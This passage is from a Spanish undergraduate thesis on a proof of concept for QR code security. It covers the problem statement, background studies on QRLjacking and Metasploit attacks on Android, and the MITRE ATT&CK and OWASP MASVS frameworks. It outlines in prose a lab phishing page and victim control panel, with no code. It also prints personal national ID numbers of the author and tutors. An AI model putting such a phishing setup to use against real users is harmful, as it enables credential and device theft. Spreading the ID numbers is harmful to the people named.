INSTITUTO UNIVERSITARIO DE TECNOLOGÍA DE ADMINISTRACIÓN INDUSTRIAL
EXTENSIÓN REGIÓN CAPITAL
AMPLIACIÓN ALTOS MIRANDINOS

PRUEBA DE CONCEPTO COMO APLICACIÓN TECNOLÓGICA PARA EL FORTALECIMIENTO DE LA SEGURIDAD DEL CÓDIGO QR

Autor:
Diego Aristiguieta
Tutores:
Ing. Vicky Linares
MSc. Henry Martínez

Los Teques, diciembre 2022.

INSTITUTO UNIVERSITARIO DE TECNOLOGÍA DE ADMINISTRACIÓN INDUSTRIAL
EXTENSIÓN REGIÓN CAPITAL
AMPLIACIÓN ALTOS MIRANDINOS

PRUEBA DE CONCEPTO COMO APLICACIÓN TECNOLÓGICA PARA EL FORTALECIMIENTO DE LA SEGURIDAD DEL CÓDIGO QR

Trabajo presentado como requisito para optar al Título de Técnico Superior Universitario en la Especialidad de Informática

Autor:
Diego Aristiguieta
Tutores:
Ing. Vicky Linares
MSc. Henry Martínez

Los Teques, diciembre del 2022.

INSTITUTO UNIVERSITARIO DE TECNOLOGÍA DE ADMINISTRACIÓN INDUSTRIAL
EXTENSIÓN REGIÓN CAPITAL
AMPLIACIÓN ALTOS MIRANDINOS

APROBACIÓN DEL TUTOR METODOLÓGICO

En mi carácter de Tutor metodológico del Trabajo Especial de Grado titulado: **PRUEBA DE CONCEPTO COMO APLICACIÓN TECNOLÓGICA PARA EL FORTALECIMIENTO DE LA SEGURIDAD DEL CÓDIGO QR** presentado por el Bachiller: **Diego Andrés Aristiguieta Romero,** titular de la cédula de identidad Nº **V-26.624.931**, para optar al título de Técnico Superior Universitario en la Especialidad de **Informática**, considero que dicho trabajo reúne los requisitos necesarios para ser sometido a la presentación pública y evaluación por parte del jurado examinador que se designe a tal efecto.

En la ciudad de Los Teques, a los nueve(09) días del mes de diciembre de 2022.

_____

MSc. Henry Martínez
C.I. N° V-9.805.969
Tutor Metodológico

INSTITUTO UNIVERSITARIO DE TECNOLOGÍA DE ADMINISTRACIÓN INDUSTRIAL
EXTENSIÓN REGIÓN CAPITAL
AMPLIACIÓN ALTOS MIRANDINOS

APROBACIÓN DEL TUTOR DE CONTENIDO

En mi carácter de Tutor de contenido del Trabajo Especial de Grado titulado: **PRUEBA DE CONCEPTO COMO APLICACIÓN TECNOLÓGICA PARA EL FORTALECIMIENTO DE LA SEGURIDAD DEL CÓDIGO QR** presentado por el Bachiller: **Diego Andrés Aristiguieta Romero,** titular de la cédula de identidad Nº **V-26.624.931**, para optar al título de Técnico Superior Universitario en la Especialidad de **Informática**, considero que dicho trabajo reúne los requisitos necesarios para ser sometido a la presentación pública y evaluación por parte del jurado examinador que se designe a tal efecto.

En la ciudad de Los Teques, a los nueve(09) días del mes de diciembre de 2022.

_____

Ing. Vicky Linares
C.I. N° V-10.283.477
Tutor Contenido

INSTITUTO UNIVERSITARIO DE TECNOLOGÍA DE ADMINISTRACIÓN INDUSTRIAL
EXTENSIÓN REGIÓN CAPITAL
AMPLIACIÓN ALTOS MIRANDINOS

APROBACIÓN DEL JURADO

Por medio de la presente, se hace constar que el Bachiller: **Diego Andrés Aristiguieta Romero,** titular de la cédula de identidad Nº **V-26.624.931**, elaboró el Trabajo Especial de Grado titulado **PRUEBA DE CONCEPTO COMO APLICACIÓN TECNOLÓGICA PARA EL FORTALECIMIENTO DE LA SEGURIDAD DEL CÓDIGO QR**

Cumpliendo así con los fines académicos exigidos a tal efecto y obteniendo una calificación de _____, ( ) puntos.

En la ciudad de los Teques, a los nueve(09) días del mes de diciembre de 2021.

Angel Retali **Damarys Linares**

MSc. Henry Martínez
C.I. N° V-9.805.969
Tutor Metodológico

AGRADECIMIENTOS

Agradezco enormemente a todas las personas que me han brindado su apoyo a lo largo del desarrollo de este trabajo de investigación, a mis tutores, profesora Vicky Linares y profesor Henry Martínez, por su labor de orientación durante el desarrollo de esta investigación, realmente muy agradecido con ambos por la dedicación.

Doy gracias a mi tía Ana Cristalino y a mi comadre Adriana por su atención y apoyo, instándome a seguir mis estudios en momentos de dificultad.

Agradezco a mi abuela Danny, que aunque ya no se encuentre en este plano, por ser ese pilar y la persona que se encargó de llevarme a donde estoy en estos momentos.

A mis padres y mi abuelo Oscar, por instarme a seguir adelante en todo momento y darme a entender que tengo más potencial del que creo.

DEDICATORIA

Dedicado a todas aquellas personas que dudaron de mi en algún momento, y también aquellos que en la distancia me han apoyado en todo lo que me he propuesto.

Dedicado a ti Alejandra Esté por el apoyo, el aliento, los consejos y levantar mi moral en los días malos, incluso cuando parecía que me iba a rendir estas allí para recordarme que siempre debo levantarme.

Para Nat que, aunque ya no estes a mi lado me apoyas en todo.

A mis padres y mi abuelo por el apoyo incondicional.

Jonathan Maderos, amigo, hermano, mentor gracias por orientarme en esto.

Semper Fidelis.

INDICE

ÍNDICE DE CUADROS

INDICE DE GRÁFICOS

INSTITUTO UNIVERSITARIO DE TECNOLOGÍA DE ADMINISTRACIÓN INDUSTRIAL
EXTENSIÓN REGIÓN CAPITAL
AMPLIACIÓN ALTOS MIRANDINOS

PRUEBA DE CONCEPTO COMO APLICACIÓN TECNOLÓGICA PARA EL FORTALECIMIENTO DE LA SEGURIDAD DEL CÓDIGO QR

Autor: Diego Aristiguieta
Tutores: Ing. Vicky Linares
MSc. Henry Martínez
Fecha: diciembre 2022

RESUMEN

La presente investigación tuvo como objetivo demostrar a través de una prueba de concepto una aplicación tecnológica para el fortalecimiento de la seguridad del código QR. La misma estuvo enmarcada en la modalidad de proyecto factible apoyada en una investigación de campo de carácter descriptivo. La población y muestra estuvo constituida por quince (15) personas seleccionadas de forma aleatoria. El instrumento de recolección de datos empleado fue un cuestionario de catorce (14) ítems. Los resultados obtenidos, identificaron la situación actual respecto al escaneo de códigos QR, el conocimiento de sus riesgos y vulnerabilidades, de igual manera la aplicación de una prueba de concepto para demostrar los riegos y vulnerabilidades existentes que están asociados a la tecnología de códigos QR a fin de fortalecer la seguridad de estos. Finalmente se concluye en base a los resultados obtenidos que el sistema de escaneo actual por defecto es ineficaz, el nivel de seguridad actual dependerá de distintas variables y factores; adicionalmente si es posible fortalecer la seguridad de los códigos QR.

Descriptores: prueba de concepto, fortalecimiento, seguridad, código QR.

INTRODUCCIÓN

En la actualidad los aportes y avances en la informática, han permitido evidenciar los adelantos tecnológicos desde la gestión y control de la información; la cual es compartida con nuestro entorno de manera significativa, todo esto gracias a la globalización y a la mayor presencia de dispositivos electrónicos en el día a día.

Por lo tanto, la cercanía que ofrece en la actualidad el uso de dispositivos móviles, nos da la oportunidad de seguir creando nuevas herramientas y nuevos planteamientos que impulsen el crecimiento y la evolución de la informática.

Por ello el propósito de esta investigación, consiste en proporcionar conocimientos orientados a mejorar el uso y el fortalecimiento del usuario con respecto a la tecnología mencionada con anterioridad específicamente en lo referente al uso seguro de los códigos QR(Quick Response code en inglés).

En tal sentido se desarrolla a través de una metodología de proyecto factible apoyada en una investigación de campo de carácter descriptivo con la intención, cuyo prototipo para realizar la prueba de concepto será desarrollado bajo una metodología Ágil, y la prueba de concepto será empleada bajo las metodologías MITRE ATT&CK y OWASP MASVS

Finalmente, el trabajo de investigación consta de seis capítulos:

Capítulo I: Se encuentra constituido por, el planteamiento del problema, objetivos de la investigación, justificación, alcance y delimitaciones.

Capítulo II: Se establece por el marco teórico, antecedentes de la investigación, bases teóricas, bases legales, contexto en donde se realizó el trabajo, y definición de términos básicos.

Capítulo III: Se establece por el marco metodológico, que comprende la modalidad, tipo y nivel de la misma, la población y muestra a la que se aplicará el instrumento de recolección de datos.

Capítulo IV: Esta conformado por el análisis de los resultados obtenidos mediante el instrumento de recolección de datos aplicado.

Capítulo V: Se encuentra formado por los diagramas de flujo de datos nivel 0 y 1 de la prueba de concepto, sus diseños de pantallas y la ejecución de la misma.

Capítulo VI: Se compone por las conclusiones y recomendaciones.

Finalmente se presentan las referencias bibliográficas consultadas y los anexos respectivos

CAPITULO I

EL PROBLEMA

Planteamiento del problema

Desde el principio de la revolución industrial, la humanidad ha utilizado la tecnología como un recurso en los procesos evolutivos; a fin, de mejorar los conocimientos; en cuanto, a la utilización de herramientas, para darle solución a los problemas de la vida cotidiana.

Por lo tanto, en el mundo de la informática la Prueba de Concepto (o Proof of Concept en inglés), consiste en comprobar la viabilidad técnica de una idea, por medio de la evidencia de su funcionalidad y potencial. En otras palabras, es la forma que se tiene de probarle al cliente que una solución funciona, a partir de la demostración de elementos clave. Basados en esto, las pruebas de concepto permiten verificar la realidad de una idea, haciendo uso de un estudio tangible, evidenciando su funcionalidad y potencial, Smith y Albaum(2010) expresan:

> La prueba de concepto suele emplearse durante la fase de desarrollo para evaluar el éxito de una nueva idea de producto antes de que se comercialice. El análisis del concepto suele utilizarse como un paso en el proceso de proyección de proof of concept.

Desde esta perspectiva, se obtiene una visión profunda de distintos aspectos que comprenden ideas, para asegurar la validez de cada detalle antes de lanzar el producto o en todo caso a realizar una demostración pública.

Por otra parte, existen medidas de fortalecimiento que pueden ser empleadas con el fin de reducir y evitar las amenazas cibernéticas, así como

lo indica José Tejedor (2022) “El hardening en su traducción más literal, consiste en el endurecimiento de tus sistemas informáticos. Lo que es lo mismo, reducir las vulnerabilidades del sistema. Con esto conseguimos disminuir la superficie de exposición al riesgo.” Es decir que, este proceso se encarga de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo.

Teniendo en cuenta que, el propósito es entorpecer la labor del atacante y ganar tiempo para poder minimizar las consecuencias de un inminente incidente de seguridad e incluso, en algunos casos, evitar que éste se concrete en su totalidad.

Este concepto de fortalecimiento va estrechamente vinculado a lo que significa la ciberseguridad ya que la informática se ha instalado definitivamente en nuestras rutinas laborales, formativas y de entretenimiento, conocer el concepto de seguridad informática es de vital importancia para proteger la información.

En la actualidad, la mayoría de las empresas hacen uso de herramientas y dispositivos tecnológicos con el fin de acceder a la mayor cantidad de público, bien sea para tener una mayor presencia en el mercado o hacer llegar sus productos y servicios a más personas, para ello emplean tecnologías como las redes sociales, códigos QR(Quick Response code, código de respuesta rápida), y aplicaciones móviles. Estas pueden estar expuestas a ataques de software malicioso también conocidos como malware, que son diseñados para infiltrarse en los dispositivos sin el conocimiento, ni consentimiento del usuario.

Ahora bien, el uso de tecnologías como los códigos Quick Response (QR) códigos de respuesta rápida en inglés, los cuales son patrones impresos en una superficie que no pueden ser leídos a simple vista y requieren del uso de un dispositivo para ser captados

En vista de esta situación, según Laura Requena, Manager de Ciber inteligencia para Latinoamérica de S21sec.

> Se han visto riesgos asociados a los QR y se vuelve un foco de oportunidad criminal. El riesgo está en que el código pueda ser manipulado. Lo recomendable es que se fijen que ese papel donde está el QR y que al abrir la liga del código en el teléfono sea un sitio oficial y no malicioso.

La utilización de estos códigos QR podría implicar varios riesgos y amenazas a la seguridad de personas y empresas; teniendo en cuenta que, los ciberdelincuentes pueden inyectar un malware en el dispositivo al redirigirlo hacia un sitio web infectado esto mediante técnicas como el QRLJacking, aprovechando técnicas de ingeniería social para atacar a sus posibles víctimas. También, los atacantes pueden incitar al usuario a visitar un sitio de phishing para robar credenciales u obtener acceso a la información privada de un dispositivo móvil. Según el Instituto Nacional de Ciberseguridad de España(2021), “las principales tácticas que podrían ser empleadas con códigos QR son tres: QRphishing (“phishing” a través de códigos QR), la descarga de “malware” y el “qrljacking” o secuestro de las credenciales de usuario”.

Además, no es descartable que los atacantes encuentren un error de aplicación para la lectura de código, y así apoderarse de contenidos de cámaras y sensores de los dispositivos de los usuarios.

Por su parte, Jonathan Maderos (2021) él cual es consultor y experto en ciberseguridad y adicionalmente Ethical Hacker. Este detalla que “empleando algunas técnicas adicionales no solo se puede vulnerar una aplicación en específico, también se puede ganar control del dispositivo por completo empleando las mismas herramientas”.

Es importante señalar que, la utilización de los códigos QR es cada vez mayor, ya sea para su escaneo en cualquier entorno o contexto social donde se pueda gestar esta problemática. Sin embargo, no todos los usuarios son conscientes de los riesgos potenciales que conllevan, y la mayoría de estos no sabe distinguir entre un código QR legítimo y uno malicioso. Muchas

personas hacen uso de esta tecnología sin tomar en cuenta los riesgos que esto implica, por tal motivo surge la necesidad de realizar una prueba de conceptos con el fin de demostrar los peligros a los que se exponen las personas que usan los códigos QR a fin de evidenciar de manera practica los riesgos existentes.

Es de suma necesidad, conocer esta situación a fin de comprender de manera simple los riesgos a los que se puede estar expuesto en la red.

En tal sentido se generan las siguientes interrogantes.

¿Cuál es la situación actual con respecto a la seguridad del escaneo de los códigos QR?

¿Cuáles serian los requerimientos necesarios para conocer las vulnerabilidades de un código QR?

¿Cómo evaluar la efectividad de la seguridad del código QR mediante la prueba de concepto como fortalecimiento tecnológico?

Objetivos de la investigación

Objetivo General

Demostrar una prueba de concepto como aplicación tecnológica para el fortalecimiento de la seguridad del código QR.

Objetivos Específicos

- Identificar la situación actual con respecto a la seguridad del escaneo de los códigos QR

- Determinar los requerimientos necesarios para conocer las vulnerabilidades de un código QR
- Evaluar la efectividad de la seguridad del código QR mediante la prueba de concepto como fortalecimiento tecnológico.

Justificación

La tecnología como el conjunto de nociones y conocimientos científicos que, el ser humano utiliza para lograr un objetivo preciso en conjunto con la informática como ciencia principal para canalizarla la tecnología y lograr avances significativos que tienen consecuencias importantes en los contextos sociales, tal como puede ser el uso de dispositivos móviles.

Por consiguiente, la tecnología toma los conocimientos y técnicas provenientes de las diferentes ciencias y los utiliza para desarrollar bienes o servicios tangibles e intangibles que contribuyan al desarrollo humano. Tal como evidencia el uso de códigos QR, los cuales son útiles al momento de distribuir información de forma sencilla, y focalizada.

Por otra parte, el empleo de pruebas de conceptos (PoC) en el ámbito de la seguridad informática o también conocida como ciberseguridad, significa que se realizará de manera práctica una nueva tecnología o solución en el entorno en el que se busca instalar para demostrar su funcionamiento de manera concreta, lo más apegado a la expectativa real. Según señala la empresa Apster Cloud Services (2020) viene a ser "…una implementación de una idea, una aplicación que, de forma generalizada, cuyo propósito no es otro que el de verificar que es posible explotar cualquiera de esos elementos de forma útil" (p. 34)

Esto indica que, la prueba de concepto permite evaluar los posibles riesgos actuales, asociados a la tecnología y la manera en que se puede evitar y

fortalecer al usuario contra este tipo de ataques, además, ofrecerá un punto de vista integral acerca del actuar de los ciberdelincuentes y como el usuario final tendría posibilidad de fortalecerse a fin de evitar situaciones similares.

Por lo consiguiente, la importancia de esta investigación busca mediante el uso de una prueba de concepto, la demostración y fortalecimiento de la seguridad en los códigos QR, empleando el uso de diversas técnicas a fin de comprobar la viabilidad de la idea y generar un aporte al enriquecimiento de la tecnología.

De esta manera, la innovación viene a destacar el aporte de este estudio mediante la prueba de conceptos para poder evaluar los posibles riesgos actuales que puedan estar, asociados a la tecnología y la manera en que se puede evitar y fortificar al usuario final ante este tipo de ataques, ofreciendo un punto de vista más completo y detallado, en cuanto al modelo de trabajo empleado por parte de los ciberdelincuentes.

Adicionalmente, el estudio beneficia a la comunidad en general ya que; la problemática planteada busca, el fortalecimiento de la seguridad en los códigos QR a fin de fortificar al usuario final, frente a los ciberdelincuentes.

Como consecuencia, la justificación de este estudio pretende otorgar resultados, conclusiones y recomendaciones a futuras investigaciones en el área de la informática a modo de un antecedente investigativo.

Alcance y delimitación de la investigación

Alcance

Se pretende demostrar mediante una prueba de concepto en un entorno controlado cómo es posible vulnerar un dispositivo mediante el uso de códigos QR para ello se contemplan el uso de páginas web una, la cual permite interactuar con la víctima del ejercicio, y la otra llevar un control de las mismas, ambas páginas estarán desarrolladas en lenguaje de código abierto HTML y Python, sin embargo una de ellas estará siendo ejecutada en un servidor del micro-framework Flask, de igual forma el centro de control estará desarrollado en Dash el cual es un framework para la visualización de datos, estos datos estarán almacenados en una base de datos local Sqlite3 para su funcionamiento se emplea el lenguaje de programación Python el cual tiene la capacidad de establecer varios servidores al mismo tiempo. También se contará con un generador de códigos QR personalizables; este también se encuentra hecho en el lenguaje de programación Python.

Delimitaciones

- La prueba de concetos será realizada solo en dispositivos Android con versiones anteriores a la 10
- Para ingresar a la página web se debe escanear el código QR previamente
- No se generarán ningún tipo de estadísticas
- El sistema será multiusuario
- La prueba de conceptos se realizará de forma local en un entorno controlado
- La prueba de concepto se realizó entre los meses de enero y septiembre del año 2022.

CAPITULO II

MARCO TEÓRICO

En el desarrollo de este capítulo se realizará una reseña a los antecedentes de la investigación y a la información teórica que es imprescindible para sustentar dicho estudio, tal como lo expresa Arias (2006), en su libro titulado El proyecto de Investigación expresa que “Esta sección se refiere a los estudios previos trabajos y tesis de grado, trabajos de ascenso, artículos e informes científicos relacionados con el problema planteado,” (p.106).

Antecedentes de la investigación

De acuerdo con el Manual de “Criterios para la Elaboración del Trabajo Especial de Grado IUTA, los antecedentes, “se refieren a los estudios previos y trabajos de grado relacionados con el problema planteado”.

Rojas Guerra, Rodrigo Andrés(2018) en la investigación titulada CVE-2017-18192 exploit ejecutado por Metasploit sobre Kali Linux contra un SO Android para acceder al Shell, realizada para Leasand, Chile.

Establece que su objetivo fue obtener acceso al Shell de un sistema Android 5.1 a través de un exploit ejecutado desde Metasploit sobre la plataforma Kali Linux. Con una población infinita para el desarrollo de la investigación, y desarrollando el ejercicio en un dispositivo Android 5.1 empleando el uso de Metasploit framework detalla como los dispositivos móviles pueden verse afectados sin que el usuario final tenga conocimiento de ello. El tipo de investigación empleado es (investigación de campo), nivel de

investigación (exploratorio) haciendo uso de la metodología MITRE ATT&CK para realizar la emulación de atacantes, realizó un análisis a partir de pruebas de concepto dirigidas al dispositivo móvil en cuestión y se ha llegado a la conclusión que; para la realización del ataque fue necesaria la selección de un exploit adecuado contra Android, que permitiera finalmente el acceso al Shell del sistema operativo del dispositivo.

Esto demuestra que Metasploit es una herramienta muy completa para el desarrollo de tareas de seguridad o Pentesting, en este caso en simples pasos es posible obtener el control de un dispositivo remoto, tan solo seleccionando el exploit y la carga útil adecuadas. La mayor dificultad se presenta ante el hecho de que la aplicación debe llegar a la víctima y ser instalada, a pesar de que estas pruebas fueron realizadas en un entorno predefinido y controlado, los medios actuales como la ingeniería social permiten perfectamente que este tipo de ataques sean aún viables.

Esta perspectiva ofrece un aporte a la investigación significativo, ya que facilita el uso de una metodología para la prueba de conceptos, y añade el uso de una herramienta muy conocida y relevante en cuanto a ciberseguridad como lo es Metasploit Framework, arrojando como resultados dos datos importantes a la investigación actual el primero de ellos, es que se demuestra de manera sencilla es posible obtener el control de un dispositivo de forma remota, haciendo uso del payload y el exploit adecuados según la situación .Y en segundo lugar que la mayor dificultad presentada es que la aplicación empleada debe llegar a la víctima y ser instalada, y esto último requiere el uso de técnicas de ingeniería social para que este vector de ataques sea viable.

También Abdelbasset Elnouby, Mohamed (2020) en la investigación llamada QRLJacking - A New Social Engineering Attack Vector traducido al español como QRLJacking un nuevo vector de ataque de ingeniería social para OWASP, Estados Unidos.

Enmarca que, QRLJacking o Quick Response Code Login Jacking es un vector de ataque de ingeniería social simple capaz de secuestrar sesiones que afecta a todas las aplicaciones que dependen de la función "Iniciar sesión con código QR" como una forma segura de iniciar sesión en las cuentas. En pocas palabras, la víctima escanea el código QR del atacante, lo que resulta en el secuestro de la sesión. El tipo de investigación empleado es (investigación de campo), nivel de investigación (exploratorio) haciendo uso de la metodología OWASP y contando con una población infinita, el autor realizó un análisis a partir de una serie de pruebas dirigidas a diferentes aplicaciones y servicios web que pueden ser vulnerables a este ataque hasta la fecha de su investigación.

Este concluye con su principal recomendación la cual, es simplemente dejar de usar Iniciar sesión con código QR, excepto cuando sea necesario. También hay muchas formas de mitigar este problema y que existen algunas formas de usarlos juntos o de forma independiente; adicionalmente realiza en conjunto con el equipo de desarrolladores de OWASP una herramienta con la capacidad de realizar ataques de QRLjacking llamada QRLJacker - QRLJacking Explotation Framework para mostrar lo fácil que puede resultar secuestrar servicios que dependen del Código QR como método de autenticación e inicio de sesión. Principalmente tiene el objetivo de aumentar la conciencia de seguridad con respecto a todos los servicios que utilizan el Código QR para inicio de sesión de usuarios a diferentes servicios.

El aporte que este estudio presento para esta investigación es; la ingeniería social cada vez toma una mayor relevancia en los ataques focalizados ya que solo es necesario que la víctima escanee el código QR del atacante, lo que resulta en el secuestro de la sesión, nuevamente señalando que para lograr esto se deben emplear técnicas de ingeniería social, lo que es igual a hacer que las personas por curiosidad o convicción hagan algo que los ciberdelincuentes necesitan o desean que realicen.

Finalmente, según José María “Chema” Alonso (2014 y 2019) realizó dos investigaciones llamadas “Robar WhatsApp de Android con Meterpreter de Metasploit” y “Cómo se espían móviles Android con Metasploit V5” respectivamente, para la cual demostró que los problemas de seguridad que desde hace años van arrastrando y se intentan solucionar con parches de seguridad, aunque siguen apareciendo nuevos fallos en el cifrado y fugas de información que dejan ver el número de teléfono, la ubicación o la dirección IP desde la que se está conectado a la red. Además, los atacantes empleando técnicas de ingeniería social y con herramientas especializadas podían generar un APK instalable en los dispositivos Android, pero este APK no podrá ser subido a Google Play por diversos motivos, entre ellos que no está firmado por el desarrollador.

La finalidad de ambas investigaciones principalmente era demostrar que se puede ubicar un dispositivo, que se puede consultar la cámara, que se puede poner el micrófono a escuchar, que se podía capturar los SMS que, por ejemplo, un banco te envía como 2FA, que se puede enviar SMS desde el dispositivo “infectado”, entre otras acciones que se pueden realizar. Según sus palabras en conjunto al equipo de ElevenPath “Como siempre hay que tener en cuenta las posibilidades de Metasploit, las cuales parecen infinitas, y tenerlo siempre a mano para nuestros proyectos de pentesting.”

Los estudios realizados por Alonso, dan un aporte significativo sobre las herramientas que pueden ser empleadas para realizar pruebas de conceptos y clarifican los riesgos a los que se ve expuesta la información de una persona al verse afectado su dispositivo móvil, sin embargo, se destaca que la investigación actual busca resaltar la forma en la que el usuario final puede evitar este tipo de situaciones.

Una vez hecho el análisis de los antecedentes, se puede llegar a la conclusión de que es sumamente importante la divulgación de herramientas que permitan el adiestramiento en cuanto a temas de ciberseguridad ya que;

en las mismas se demuestra el desconocimiento de la mayoría de la población de los posibles ataques y como defenderse de los mismos.

Bases conceptuales

Las bases teóricas son todas aquellas teorías, conceptos, características, funciones que están concernientes con el tema de estudio, la cual permitirán al investigador recopilar Información, las bases teóricas según Pérez, (2006) "el conjunto actualizado de conceptos, definiciones, nociones, principios que explican las teorías principales del tópico a investigar" (p. 69).

Metodología Ágil

Es una metodología empleada en el desarrollo de software y otros proyectos de alto rendimiento; se centra en la implementación rápida de un equipo eficiente y flexible para planear el flujo de trabajo. Ágil brinda la capacidad de elegir la mejor opción en cada situación sin comprometer el proyecto. Según María Tena (2018) "'Agile' es mucho más que una metodología para el desarrollo de proyectos que precisan de rapidez y flexibilidad, es una filosofía que supone una forma distinta de trabajar y de organizarse."

El esquema ágil es una metodología iterativa, es decir, se realizan entregas cíclicas y en cada entrega se realizan todas las fases del ciclo: desde toma de requerimientos, diseño, verificación y entrega. La mayor diferencia de las metodologías ágiles frente a los antiguos modelos waterfall o de cascada es que en los procesos ágiles se entrega valor constantemente y se recibe feedback también durante todo el proyecto.

Desde sus inicios, la metodología Ágil reivindica 4 valores:

- Las interacciones de las personas sobre los procesos y las herramientas.
- Un software en funcionamiento frente a documentación exhaustiva.
- La participación activa del cliente durante todo el proceso de desarrollo.
- La capacidad de respuesta ante los cambios e imprevistos.

Ágil también suele ser considerado más que una metodología, es un conjunto de valores y de principios a seguir para evitar que surjan típicos problemas del desarrollo de software. Ágil es un referente a las metodologías de desarrollo de software tradicionales, por lo que representa los principios como tal.

Por consiguiente el aporte realizado a la presente investigación; se centra en el desarrollo del software que sería empleado para realizar la prueba de concepto gracias a la capacidad de la metodología agile de brindar la mejor opción en cada situación sin comprometer el proyecto, aportando rapidez y flexibilidad mismo.

Metodología MITRE ATT&CK

Son las siglas de MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT & CK). El marco MITRE ATT & CK es una base de conocimientos y un modelo seleccionados para el comportamiento del adversario cibernético, que refleja las diversas fases del ciclo de vida del ataque de un adversario y las plataformas a las que se sabe que se dirigen.

En el año 2013 MITRE presentó ATT&CK (tácticas, técnicas y conocimiento común de adversarios por sus siglas en inglés), debido a que esta lista es una representación bastante integral de los comportamientos que emplean los atacantes al comprometer las redes, es útil para una variedad de mediciones ofensivas y defensivas, representaciones y otros mecanismos. MITRE ATT&CK es para el autor Luis Lubeck (2019) “una plataforma que organiza y categoriza los distintos tipos de ataques, amenazas y

procedimientos realizados por los distintos atacantes en el mundo digital y que permite identificar vulnerabilidades en los sistemas informáticos.”

ATT&CK puede ser útil también para la inteligencia y el estudio sobre amenazas informáticas, ya que permite describir los comportamientos adversos de forma estándar. Se puede realizar un seguimiento de los actores al asociarlos con las técnicas y tácticas de ATT&CK por las que son conocidos.

Una secuencia de ataque implicaría al menos una técnica por táctica, y una secuencia de ataque completa se construiría moviéndose de izquierda (acceso inicial) a derecha (comando y control). Es posible emplear múltiples técnicas para una táctica según el marco de ATT&CK, por ejemplo un atacante puede probar tanto un archivo adjunto como un enlace en un exploit de Spear Phishing.

En los casos de uso de real, no es necesario que un atacante emplee las once tácticas de la matriz. Por el contrario, el atacante utilizará la cantidad mínima de tácticas para lograr su objetivo, ya que es más eficiente y ofrece menos posibilidades de descubrimiento.

Por tal motivo, el aporte realizado por esta metodología a la investigación; radica en que permite describir y emular el comportamiento y la forma de actuar de los posibles atacantes de forma estándar, mediante el uso de diferentes técnicas a fin de determinar cual puede ser la mas efectiva sin necesidad de emplear todas las tácticas posibles que están contenidas dentro de la metodología a fin de lograr el objetivo del atacante que es comprometer la información contenida en un dispositivo sin ser descubierto por el propietario del mismo.

Metodología OWASP MASVS (Mobile Application Security Verification Standard)

Las iniciales OWASP corresponden con “Open Web Application

Security Project“ Es un proyecto sin ánimo de lucro que tiene como finalidad mejorar la seguridad de las aplicaciones web, tanto el que es creado nuevo cómo el que ya está en uso. Esto lo realiza a través de recursos y herramientas libres para su uso. Según Camilo Fernández(2010) “está dedicado a la búsqueda y la lucha contra las vulnerabilidades en el software. La OWASP Foundation es una organización sin ánimo de lucro que proporciona la infraestructura y apoya a este trabajo”.

En consecuencia, una de los principales objetivos que tiene el proyecto OWASP proyecto es la determinación de las vulnerabilidades más comunes que se encuentran en las aplicaciones. De esta forma se consiguen reunir y así ofrecer a profesionales y organizaciones los fallos más potenciales.

Por su parte el marco MASVS se enfoca principalmente en los riesgos de seguridad de las propias aplicaciones y sistemas de los dispositivos móviles. Según OWASP(2022)

> El proyecto insignia OWASP Mobile Application Security (MAS) proporciona un estándar de seguridad para aplicaciones móviles (OWASP MASVS) y una guía de prueba completa (OWASP MASTG) que cubre los procesos, técnicas, y herramientas utilizadas durante una prueba de seguridad de aplicaciones móviles, así como un conjunto exhaustivo de casos de prueba que permite a los evaluadores entregar resultados consistentes y completos.

Según lo señalado anteriormente, el estándar de verificación de seguridad de aplicaciones móviles OWASP MASVS es el estándar de la industria de la ciberseguridad proporcionado por OWASP para la seguridad de aplicaciones móviles. Puede ser empelado por arquitectos y desarrolladores de software móvil que buscan desarrollar aplicaciones móviles seguras, así como por probadores de seguridad (Pentesters) para garantizar la integridad y la consistencia de los resultados de las pruebas.

En conclusión esta metodología aporta; un estándar para la realización de pruebas que cubre los procesos, técnicas, y herramientas utilizadas durante

una prueba de seguridad en dispositivos móviles y adicionalmente un conjunto de casos que permitirá entregar resultados robustos y detallados.

Código QR

Un código QR (Quick Response code, código de respuesta rápida) es un método de representación y almacenamiento de información en una matriz de puntos bidimensional. Esta simbología en 2D tiene su origen en 1994 en Japón, cuando la empresa Denso Wave, subsidiaria de Toyota, la desarrolla para mejorar la trazabilidad del proceso de fabricación de vehículos. Fue diseñada con el objetivo principal de conseguir una decodificación sencilla y rápida de la información contenida.

El equipo de desarrollo responsable del código QR buscaba que el código fuera fácil de escanear para que los operativos no perdieran tiempo en conseguir el ángulo correcto, y deseaba que tuviera un diseño distintivo para que fuera fácil de identificar.

Motivado a su versatilidad, según el autor Serge Malenkovich (2015) para la empresa de seguridad Kaspersky

> Un código QR (QR es la abreviatura de respuesta rápida en inglés) puede contener todo tipo de información de texto y/o enlaces a recursos en línea. Los códigos QR han sido populares durante bastante tiempo en Asia y ahora están ganando popularidad en Europa y América.

Ampliando las palabras del autor, Los códigos QR como solución tecnológica ofrecen una mayor versatilidad al momento de compartir información; el QR es una evolución del código de barras y desde su uso público han ganado mucha popularidad debido a que pueden almacenar gran cantidad de información, y pueden ser empleados en diferentes ámbitos,

desde servicios postales, hasta compartir información de campañas de ventas y marketing, Incluso para gestionar o realizar pagos se encuentran entre las actividades que se pueden realizar empleando un código QR.

Ingeniería Social

Es la práctica de utilizar técnicas psicológicas para manipular el comportamiento. La ingeniería social se produce aprovechando el error humano y animando a las víctimas a actuar en contra de sus intereses. En el ámbito de la ciberseguridad, la definición de ingeniería social se refiere a conseguir que las personas divulguen datos privados en línea, como datos de acceso o información financiera. La ingeniería social para el autor el Serge Malenkovich (2017)

> El conjunto de técnicas que usan los cibercriminales para engañar a los usuarios incautos para que les envíen datos confidenciales, infecten sus computadoras con malware o abran enlaces a sitios infectados. Además, pueden tratar de aprovecharse de la falta de conocimiento de un usuario; debido a la velocidad a la que avanza la tecnología, numerosos consumidores y trabajadores no son conscientes del valor real de los datos personales y no saben con certeza cuál es la mejor manera de proteger esta información.

De acuerdo con lo anterior, la ingeniería social es empleada directamente sobre el usuario; con el fin de aprovecharse de su desconocimiento, destacando que la ingeniería social funciona aprovechando los prejuicios cognitivos de las personas.

Prueba de Conceptos

En el ámbito informático, la prueba de concepto (o Proof of Concept en inglés), consiste en comprobar la viabilidad técnica de una idea, por medio de la evidencia de su funcionalidad y potencial. En otras palabras, es la forma que se tiene de comprobar una solución antes de hacerla pública, a partir de la demostración de algunas funcionalidades clave; según el autor Torsten George (2014).

